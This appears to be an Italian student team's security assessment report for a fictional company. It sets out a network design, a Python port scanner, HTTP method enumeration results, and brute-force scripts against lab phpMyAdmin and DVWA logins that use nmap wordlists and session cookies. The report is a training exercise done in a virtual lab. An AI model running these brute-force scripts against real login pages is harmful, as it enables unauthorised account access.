



Augustin Company


Build Week 1



Team



**Riccardo Agostino
Monti**
Team Leader



**Maria Flavia
Minotti**
Membro 01



**Daniele
Berardi**
Membro 02



**Lisa
Bonato**
Membro 03




**Elena
Kovalenko**
Membro 04



**Rosario
Zappalà**
Membro 05



**Edoardo
Mudadu**
Membro 06



Analisi di sicurezza per la compagnia Theta



Le richieste del CISO di Theta sono:

- Proporre un modello (design) di rete per mettere in sicurezza le due componenti critiche, includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.
- Effettuare dei test puntuali sulle due componenti critiche per valutarne lo stato di sicurezza. Nella fattispecie, il CISO ci chiede di effettuare i controlli riportati nella slide successiva.

Sul Web Server:

- Scan dei servizi attivi sulla macchina
- Eventuale enumerazione dei metodi HTTP abilitati sul servizio HTTP in ascolto sulla porta 80

Sull' Application Server:

- Enumerazione dei metodi HTTP abilitati
- Valutazione della robustezza della pagina di login agli attacchi di tipo Brute Force

Il CISO ci ha esplicitamente richiesto di non effettuare nessun test invasivo in ambiente di produzione, pertanto abbiamo riprodotto le due componenti nel nostro laboratorio virtuale, così da poter effettuare i test in sicurezza, separando gli ambienti di test dagli ambienti di lavoro.




Indice:


- 1. Disegno di Rete per la messa in sicurezza delle componenti critiche**
- 2. Scansione dei servizi attivi sulla macchina Web Server**
- 3. Enumerazione dei metodi abilitati sulle macchine Web Server e Application Server**
- 4. Valutazione della robustezza della pagina di login dell'Application Server agli attacchi di tipo Brute Force**




1.



Disegno di Rete per la messa in sicurezza delle componenti critiche



Questa è la configurazione realizzata:



Nella proposta di rete sono presenti:

1. Zona di Rete Esterna collegata ad internet

2. Dmz:

È la zona di rete aziendale che espone i servizi della Theta al pubblico. Contiene il Web Server dell'azienda.

3. Zona di Trappola o Honey Net ad alta interazione.

Parte della rete aziendale volutamente esposta ad attacchi informatici.

4. Rete Privata:

È la parte della rete aziendale inaccessibile al pubblico.

È suddivisa in 3 VLAN interne:

- VLAN Dipendenti
- VLAN E-Commerce (Contiene l'Application Server)
- VLAN Amministratore



Analisi dispositivi di sicurezza utilizzati per la protezione della prima componente critica:

La DMZ è protetta in primo luogo da un WAF, un firewall progettato per la protezione delle Web Application, poiché è in grado di bloccare attacchi specifici sui Web Server (Es. SQL Injection, XSS, CSRF).

L'IDS posto subito dopo il WAF avvisa l'amministratore in caso di possibili compromissioni.

A chiusura della zona DMZ è posto un Firewall Statefull atto a bloccare eventuali tentativi di intrusioni all'interno della rete privata.

Qualora l'intrusione avvenisse ugualmente, entra in gioco la zona di trappola che acquisisce informazioni sull'aggressore e i suoi metodi.




Analisi dispositivi di sicurezza utilizzati per la protezione della seconda componente critica:

L'accesso alla rete privata è regolamentato da un NGFW che racchiude in se una serie di funzionalità aggiuntive rispetto ai firewall tradizionali, tra cui l'autenticazione degli utenti autorizzati o meno all'accesso. E' coadiuvato in questo dal successivo NAC.


In particolare, poi, la VLAN E-Commerce è tutelata ulteriormente da un WAF e un IDS come avveniva per il Web Server. Questi due strumenti tutelano, quindi, l'Application Server non solo da eventuali attacchi esterni ma anche da comportamenti sospetti o veri e propri attacchi informatici che dovessero giungere dai clients dei dipendenti.



2.



Scansione dei servizi attivi sulla macchina Web Server



Per eseguire la scansione dei servizi attivi sul web server, l'Augustin Team ha realizzato uno script Python per la scansione delle porte aperte sulla macchina. Lo script accetta in input l'ip della macchina su cui eseguire la scansione e il range delle porte.



Questo è il codice realizzato:

```
import socket
#IMPORTA IL MODULO SOCKET che fornisce una libreria di funzioni per la creazione e l'utilizzo di socket

target = input('Inserire un indirizzo IP da scansionare: ')
#Richiede all'utente di inserire l'indirizzo IP del server da scansionare

portrange = input('Inserire un intervallo di porte da scansionare(es 5-200): ')
#Richiede all'utente di inserire l'intervallo di porte da scansionare. L'intervallo di porte viene inserito come stringa,
# ma viene convertito in numeri interi prima di essere utilizzato

lowport = int(portrange.split('-')[0])
#Assegna il valore del primo numero dell'intervallo di porte alla variabile lowport

highport = int(portrange.split('-')[1])
#Assegna il valore del secondo numero dell'intervallo di porte alla variabile highport
print('\nScannerizzando le porte dalla ' , lowport, ' alla' , highport, ' del server con IP ' , target)
#Stampa un messaggio a schermo che indica che la scansione delle porte sta per iniziare

for port in range (lowport, highport+1):
#Inizia un ciclo for che esegue la scansione di tutte le porte nell'intervallo specificato

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
#CREA UN NUOVO SOCKET TCP

status = s.connect_ex ((target, port))
#Tenta di connettersi al server sull'indirizzo IP e sulla porta specificati

if (status == 0):
#Verifica se la connessione è riuscita. Se è riuscita, il valore di status è 0

print('\nPorta', port, '-APERTA')
#Stampa a schermo un messaggio che indica che la porta è aperta

s.close()
#CHIUDE IL SOCKET |
```


Il codice stampa una ad una ogni singola porta aperta così da avere una visione chiara di ciò che ci serve visualizzare. Le porte aperte sono infatti un importante punto di accesso con cui un utente malintenzionato può entrare nel sistema e sfruttare le vulnerabilità presenti. Per una maggiore sicurezza è consigliato chiudere tutte le porte aperte superflue.

```
kali@kali: ~/Scrivania

(kali@kali)-[~]
$ cd Scrivania


(kali@kali)-[~/Scrivania]
$ python avaia.py
Inserire un indirizzo IP da scansionare: 192.168.50.101
Inserire un intervallo di porte da scansionare(es 5-200): 0-100

Scannerizzando le porte dalla 0 alla 100 del server con IP 192.168.50.101


Porta 21 -APERTA
Porta 22 -APERTA
Porta 23 -APERTA
Porta 25 -APERTA
Porta 53 -APERTA
Porta 80 -APERTA
```



3.



Enumerazione dei metodi abilitati sulle macchine Web Server e Application Server



L'Augustin Team ha realizzato uno script Python per eseguire l'enumerazione dei metodi abilitati sulle macchine Web Server e Application Server. Lo script accetta in input l'url del server e restituisce tutti i metodi abilitati per quell'URL.



Il codice stampa per ogni metodo il codice di stato che ci dice se un metodo è abilitato o no e in che modo è utilizzabile. Inoltre viene stampata una lista di tutti i metodi abilitati. I metodi HTTP sono sfruttabili dagli hacker per eseguire attacchi come il **XSS, **CSRF** e **l'Injection**.**

```
Inserisci URL: http://192.168.50.101/phpMyAdmin/
Verbo HTTP: GET
Status code: 200

Verbo HTTP: POST
Status code: 200

Verbo HTTP: PUT
Status code: 200

Verbo HTTP: DELETE
Status code: 200

Verbo HTTP: OPTIONS
Status code: 200

Verbo HTTP: HEAD
Status code: 200

Verbo HTTP: PATCH
Status code: 200

Verbo HTTP: CONNECT
Status code: 400

I verbi HTTP abilitati per http://192.168.50.101/phpMyAdmin/ sono:
['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS', 'HEAD', 'PATCH']
```



Misure di sicurezza contro questi attacchi:


- 1. Validazione dei dati di input:** Verificare che i dati inseriti dall'utente siano corretti e conformi alle aspettative.
- 2. Gestione delle sessioni:** Utilizzare un sistema di gestione delle sessioni per verificare l'autenticità dell'utente e prevenire attacchi CSRF.
- 3. Crittografia dei dati:** Utilizzare la crittografia per proteggere i dati sensibili, come ad esempio le password degli utenti.
- 4. Aggiornamento costante:** Assicurarsi di mantenere il sito web della compagnia costantemente aggiornato con le ultime patch di sicurezza e le correzioni di bug. In questo modo, la Theta sarà sempre protetta dalle ultime minacce informatiche.



4.



**Valutazione della robustezza
della pagina di login
dell'Application Server agli
attacchi di tipo Brute Force**



Per la valutazione della robustezza agli attacchi Brute Force, l'Augustin Team ha realizzato appositamente 2 script Python: il primo per bucare il servizio phpMyAdmin e il secondo per l'applicativo DVWA.



Per la realizzazione del primo codice è bastato sfruttare delle liste, contenenti coppie username–password, per bucare il servizio di autenticazione della prima pagina simulativa di login dell'Application server.

Il codice sfrutta il metodo dell'iterazione di tutte le coppie per trovare quella valida per l'accesso alla pagina phpMyAdmin.



Questo è il codice realizzato:

```
import requests

url = input("Inserisci l'url del sito: ")

utente_file = open("/usr/share/nmap/nselib/data/usernames.lst", "r")
password_file = open("/usr/share/nmap/nselib/data/passwords.lst", "r")

utente_lista = utente_file.readlines()
password_lista = password_file.readlines()

trovato = 0

for utente in utente_lista:
    utente = utente.rstrip()
    for password in password_lista:
        password = password.rstrip()
        print(utente, "-", password)
        data = {'pma_username': utente, 'pma_password': password, 'Go': "Go"}
        invio_dati = requests.post(url, data = data)
        if not 'Access denied' in str(invio_dati.content):
            trovato = 1
        if trovato == 1:
            print("Utente e password trovati:\n", utente, "\n", password)
            exit()
if trovato == 0:
    print("\nCredenziali non trovate")
```



Il codice chiede in input l'url della pagina su cui effettuare l'attacco e inizia il ciclo di iterazione fino a trovare e a stampare la coppia di credenziali corrette. In questo caso la coppia trovata corrisponde all'username **guest senza l'utilizzo di password.**

```
Inserisci l'url del sito: http://192.168.50.101/phpMyAdmin/
guest - #!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
guest - #!comment: It is distributed under the Nmap Public Source license as
guest - #!comment: provided in the LICENSE file of the source distribution or at
guest - #!comment: https://nmap.org/npsl/. Note that this license
guest - #!comment: requires you to license your own work under a compatible open source
guest - #!comment: license. If you wish to embed Nmap technology into proprietary
guest - #!comment: software, we sell alternative licenses at https://nmap.org/oem/.
guest - 94659aca1
guest - 123456
guest - 12345
guest -
Utente e password trovati:
guest
```



Per quanto attiene il secondo codice di bruteforce, il funzionamento è il medesimo, tuttavia, per riuscire a bucare il servizio di Autenticazione di DVWA, è stato necessario implementare un sistema di gestione della sessione attraverso Cookies contenuti nell'HEADER della richiesta. In tal modo, ottenendo il PHPSESSID, si evita di cambiare ID di sessione ad ogni tentativo di accesso e si setta di default il livello di sicurezza della pagina a LOW, sfruttando una debolezza della pagina stessa.



Questo è il codice realizzato:

(1)

```
import requests
def logininiziale ():

    ip = input("Inserisci l'ip del server (192.168.50.101) : ")
    # URL di login
    url = "http://%s/dvwa/login.php" %ip
    # Dati di login
    payload = {
        "username": "admin",
        "password": "password",
        "Login": "Login"
    }
    # Esegui la richiesta di login per ottenere il PHPSESSID e ottieni la risposta
    risposta = requests.post(url, data=payload)
    if "Login failed" in risposta.text:
        print("\nLogin non valido. Prova a fornire credenziali diverse (APRI IL FILE .py E CAMBIA IL PAYLOAD\n")
        exit()
    # Estrai il PHPSESSID dal cookie della risposta di login
    phpsessid = risposta.request.headers.get('Cookie').split('; ')[1].split('=')[1]
    print(f"PHPSESSID Che useremo: {phpsessid}\n")

    return phpsessid, ip
```

(2)

```
def bruteforce(header, ip):
    # Fornisci il path dei dizionari
    utenti_file_path = "/usr/share/nmap/nselib/data/usernames.lst"
    passwords_file_path = "/usr/share/nmap/nselib/data/passwords.lst"

    #Crea le liste dai dizionari
    with open(utenti_file_path, 'r') as utenti_file, open(passwords_file_path, 'r') as passwords_file:
        utenti = utenti_file.readlines()
        passwords = passwords_file.readlines()

    url = "http://%s/dvwa/vulnerabilities/brute/" %ip
    # Itera sui nomi utente e password e tenta il login
    for utente in utenti:
        for password in passwords:
            users = utente.strip()
            passw = password.strip()
            get_data = {"username": users, "password": passw, "Login": 'Login'}
            print("\n-Utente:", users, "\n-Password:", passw)
